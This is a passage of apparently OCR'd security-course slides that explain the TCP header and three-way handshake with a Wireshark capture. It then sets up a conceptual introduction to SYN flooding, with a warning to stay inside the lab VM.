
- SYN Flooding
- SYN Reset
- TCP session hijack

me

Please don't try to do this stuff on real servers outside of the VM



When using the internet, you are commonly using a **TCP** protocol. You (a TCP client) connect to a TCP server to exchange information to ensure delivery



Application Layer

HTTP Request

Application Layer

Transport Layer

TCP Connection

Transport Layer

Network Layer

Network Layer

…

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
…

This process of establishing a TCP connection has a very specific process
→ **TCP Handshake**


TCP Client


TCP Server



<table>
<tr><th colspan="8">16 bits</th><th>16 bits</th></tr>
<tr><td colspan="8">Source Port</td><td>Destination Port</td></tr>
<tr><td colspan="9">Sequence number</td></tr>
<tr><td colspan="9">Acknowledgement number</td></tr>
<tr><td>Header Length (4bits)</td><td>Reserved bits (6 bits)</td><td>URG</td><td>ACK</td><td>PSH</td><td>RST</td><td>SYN</td><td>FIN</td><td>Window Size (Advertisement Window)</td></tr>
<tr><td colspan="8">Check sum</td><td>Urgent Pointer</td></tr>
<tr><td colspan="9">Options (0 - 40 bytes)</td></tr>
</table>

Packet







Packet

SYN flag is set!

TCP Handshake:

1. Client sends a SYN to the server







Packet

SYN flag is set!
ACK flag is set!

TCP Handshake:

1. Client sends a SYN to the server
2. Server sends back a SYN + ACK







Packet

ACK flag is set!

TCP Handshake:

1. Client sends a SYN to the server
2. Server sends back a SYN + ACK
3. Client sends back an ACK






ACK flag is set!


TCP Handshake:

1. Client sends a SYN to the server
2. Server sends back a SYN + ACK
3. Client sends back an ACK

You can see this happening in Wireshark




	Time	Source	Destination	Protocol	Length	Info
1	0.0000…	192.168.1.…	216.18.166.136	TCP	74	49859 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=14
2	0.3071…	216.18.166…	192.168.1.104	TCP	74	80 → 49859 [SYN, ACK] Seq=0 Ack=1 Win=5792 L
3	0.3073…	192.168.1.…	216.18.166.136	TCP	66	49859 → 80 [ACK] Seq=1 Ack=1 Win=17136 Len=0


SYN = 0

SYN = 0 + ACK = 1

ACK = 1

Let’s do some evil stuff



Suppose that we find a server that accepts TCP connections

This TCP server will accept **SYN** requests, send out a **SYN+ACK**, and then wait to receive an **ACK**

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

Waiting for an ACK…

